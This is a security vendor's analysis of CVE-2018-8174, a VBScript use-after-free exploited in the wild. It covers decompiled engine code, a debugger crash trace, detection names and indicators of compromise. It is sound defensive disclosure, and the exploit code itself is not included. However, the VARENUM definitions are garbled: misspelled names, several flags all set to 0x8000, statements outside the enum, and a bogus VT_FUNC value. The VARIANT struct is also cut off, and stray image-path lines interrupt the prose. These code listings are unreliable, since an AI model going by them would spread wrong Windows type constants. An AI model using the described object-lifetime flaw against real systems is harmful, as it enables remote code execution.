With this PoC we were able to trigger a Use-after-free vulnerability; both ArrA(1) and ArrB(1) were referencing the same ‘ClassVuln’ object in memory. This is possible because when “Erase ArrA” is called, the vbscript!VbsErase function determines that the type of the object to delete is a SafeArray, and then calls OLEAUT32!SafeArrayDestroy.


It checks that the pointer to a tagSafeArray structure is not NULL and that its reference count, stored in the cLocks field is zero, and then continues to call ReleaseResources.



```
typedef struct tagVARIANT {
  union {
    struct   tagVARIANT {
      VARTYPE vt;
      WORD     wReserved1;
      WORD     wReserved2;
      WORD     wReserved3;
      union {
        LONGLONG              llVal;
        LONG                  lVal;
        BYTE                  bVal;
        SHORT                 iVal;
        FLOAT                 fltVal;
        DOUBLE                dblVal;
        VARIANT_BOOL          boolVal;
        _VARIANT_BOOL         bool;
        SCODE                 scode;
        CY                    cyVal;
        DATE                  date;
        BSTR                  bstrVal;
        IUnknown              *punkVal;
        IDispatch             *pdispVal;
        SAFEARRAY             *parray;
```

```
typedef unsigned short VARTYPE;
enum VARENUM {
    VT_EMPTY = 0,
    VT_NULL = 1,
    VT_I2 = 2,
    VT_I4 = 3,
    VT_R4 = 4,
    VT_R8 = 5,
    VT_CY = 6,
    VT_DATE = 7,
    VT_BSTR = 8,
    VT_DISPATCH = 9,
    VS_ERROR = 10,
    VT_BOOL = 11,
    VT_VARIANT = 12,
    VT_UNKNOWN = 13,
    VT_U11 = 17,
};
VT_RESERVED = 0x8000;
VT_BYREF = 0x8000;
VT_ARRAY = 0x8000;
VT_FUNC = 0x4c;
```


ReleaseResources, in turn will check the fFeatures flags variable, and since we have an array of VARIANTs, it will subsequently call VariantClear; a function that iterates each member of an array and performs the necessary deinitialization and calls the relevant class destructor if necessary. In this case, VBScriptClass::Release is called to destroy the object correctly and handle destructors like Class_Terminate, since the VARTYPE of ArrA(1) is VT_DISPATCH.



```
signed __int32 __stdcall VBScriptClass::Release(VBScriptClass *this)
{
  volatile signed __int32 *v1; // esi
  signed __int32 refCount; // eax
  int v3; // edi
  int v4; // [esp+0h] [ebp-10h]
  int v5; // [esp+Ch] [ebp-4h]

  v1 = (volatile signed __int32 *)((char *)this + 4);
  refCount = _InterlockedDecrement((volatile signed __int32 *)this + 1);// should be 0 to Terminate Class
  if ( !refCount )
  {
    v3 = *((_DWORD *)this + 12);
    *((_DWORD *)this + 12) = 1;
    _InterlockedExchangeAdd(v1, 1u);
    VBScriptClass::TerminateClass(this, 1);
    refCount = _InterlockedDecrement(v1);
    v5 = refCount;
    *((_DWORD *)this + 12) = v3;
    if ( !refCount )
    {
      if ( v3 )
        VBScriptClass_NestedRelease_Fatal_Error((unsigned int)this);
      (*(void (__thiscall **)(VBScriptClass *))(*(_DWORD *)this + 100))(this);
      if ( &v4 != &v4 )
        __fastfail(4u);
      VBScriptClass::CheckDelete(this);
      refCount = v5;
    }
  }
  return refCount;
}
```

This ends up being the root cause of the vulnerability. Inside the VBScriptClass::Release function, the reference count is checked only once, at the beginning of the function. Even though it can be (and actually is, in the PoC) incremented in an overloaded TerminateClass function, no checks will be made before finally freeing the class object.

Class_Terminate is a deprecated method, now replaced by the 'Finalize' procedure. It is used to free acquired resources during object destruction and is executed as soon as object is set to nothing and there are no more references to that object. In our case, the Class_Terminate method is overloaded, and when a call to VBScriptClass::TerminateClass is made, it is dispatched to the overloaded method instead. Inside of that overloaded method, another reference is created to the ArrA(1) member. At this point ArrB(1) references ArrA(1), which holds a soon to be freed ClassVuln object.



```
(1248.13e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=09652d48 ebx=00000020 ecx=f0f0f0f0 edx=00000000 esi=00844e80 edi=00000009
eip=757049fd esp=0b93bdb8 ebp=0b93bdc4 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
OLEAUT32!VariantClear+0xb6:
757049fd ff5108          call    dword ptr [ecx+8]    ds:002b:f0f0f0f8=????????
0:019> k
 # ChildEBP RetAddr
00 0b93bdc4 75710130 OLEAUT32!VariantClear+0xb6
01 0b93bdd8 7570fdc8 OLEAUT32!ReleaseResources+0xa3
02 0b93be00 75725b75 OLEAUT32!_SafeArrayDestroyData+0x41
03 0b93be10 75725b5b OLEAUT32!SafeArrayDestroyData+0xf
04 0b93be24 71253d80 OLEAUT32!Thunk_SafeArrayDestroyData+0x39
05 0b93be38 711f58c7 vbscript!VbsErase+0x50
06 0b93be54 711f668e vbscript!StaticEntryPoint::Call+0x2f
07 0b93bfa4 711f624e vbscript!CScriptRuntime::RunNoEH+0x243f
08 0b93bff4 711f616b vbscript!CScriptRuntime::Run+0xc3
09 0b93c104 711f668e vbscript!CScriptEntryPoint::Call+0x10b
0a 0b93c254 711f624e vbscript!CScriptRuntime::RunNoEH+0x243f
0b 0b93c2a4 711f616b vbscript!CScriptRuntime::Run+0xc3
0c 0b93c3b4 7121ed67 vbscript!CScriptEntryPoint::Call+0x10b
0d 0b93c418 711f696b vbscript!CSession::Execute+0x12e
0e 0b93c468 711fbf34 vbscript!COleScript::ExecutePendingScripts+0x14f
0f 0b93c4e4 711fd4d9 vbscript!COleScript::ParseScriptTextCore+0x2a4
10 0b93c510 6ecf6604 vbscript!COleScript::ParseScriptText+0x29
11 0b93c548 6ec9b7ff MSHTML!CActiveScriptHolder::ParseScriptText+0x51
```

After the Class_Terminate sub is finished, the object at ArrA(1) is freed, but ArrB(1) still maintains a reference to that freed class object. When the execution continues, and ArrB is erased, the whole cycle repeats, except that this time, ArrB(1) is referencing a freed ClassVuln object, and so we observe a crash when one of the virtual methods in the ClassVuln vtable is called.

Conclusion


In this write up we analyzed the core reasons behind CVE-2018-8174, a particularly interesting Use-After-Free vulnerability that was possible due to incorrect object lifetime handling in the Class_Terminate VBScript method. The exploitation process is different from what we've seen in exploits for older vulnerabilities (CVE-2016-0189 and CVE-2014-6332) as the Godmode technique is no longer used. The full exploitation chain is as interesting as the vulnerability itself, but is out of scope of this article.

With CVE-2018-8174 being the first public exploit to use a URL moniker to load an IE exploit in Word, we believe that this technique, unless fixed, will be heavily abused by attackers in the future, as It allows you force IE to load ignoring the default browser settings on a victim's system.

We expect this vulnerability to become one of the most exploited in the near future, as it won't be long until exploit kit authors start abusing it in both drive-by (via browser) and spear-phishing (via document) campaigns. To stay protected, we recommend applying latest security updates, and using a security solution with behavior detection capabilities.

In our opinion this is the same exploit which Qihoo360 Core Security Team called "Double Kill" in their recent publication. While this exploit is not limited to browser exploitation, it was reported as an IE zero day, which caused certain confusion in the security community.

After finding this exploit we immediately shared the relevant information with Microsoft and they confirmed that it is in fact CVE-2018-8174, and received an acknowledgement for the report.



Windows VBScript Engine Remote Code Execution Vulnerability	CVE-2018-8174	• • Ding Maoyin of Qihoo 360 Core Security • Jinquan of Qihoo 360 Core Security • Song Shenlei of Qihoo 360 Core Security • Yang Kang of Qihoo 360 Core Security • Anton Ivanov of Kaspersky Lab • Vladislav Stolyarov of Kaspersky Lab

This exploit was found in the wild and was used by an APT actor. More information about that APT actor and usage of the exploit is available to customers of Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

Detection

Kaspersky Lab products successfully detect and block all stages of the exploitation chain and payload with the following verdicts:

- HEUR:Exploit.MSOffice.Generic – RTF document
- PDM:Exploit.Win32.Generic – IE exploit – detection with Automatic Exploit Prevention technology
- HEUR:Exploit.Script.Generic – IE exploit
- HEUR:Trojan.Win32.Generic – Payload

IOCs

- b48ddad351dd16e4b24f3909c53c8901 – RTF document
- 15eafc24416cbf4cfe323e9c271e71e7 – Internet Explorer exploit (CVE-2018-8174)
- 1ce4a38b6ea440a6734f7c049f5c47e2 – Payload
- autosoundcheckers[.]com

- Microsoft Internet Explorer
- Vulnerabilities and exploits
- Zero-day vulnerabilities

Authors

- Expert Vladislav Stolyarov
- Expert Boris Larin
- Expert Anton Ivanov

The King is dead. Long live the King!
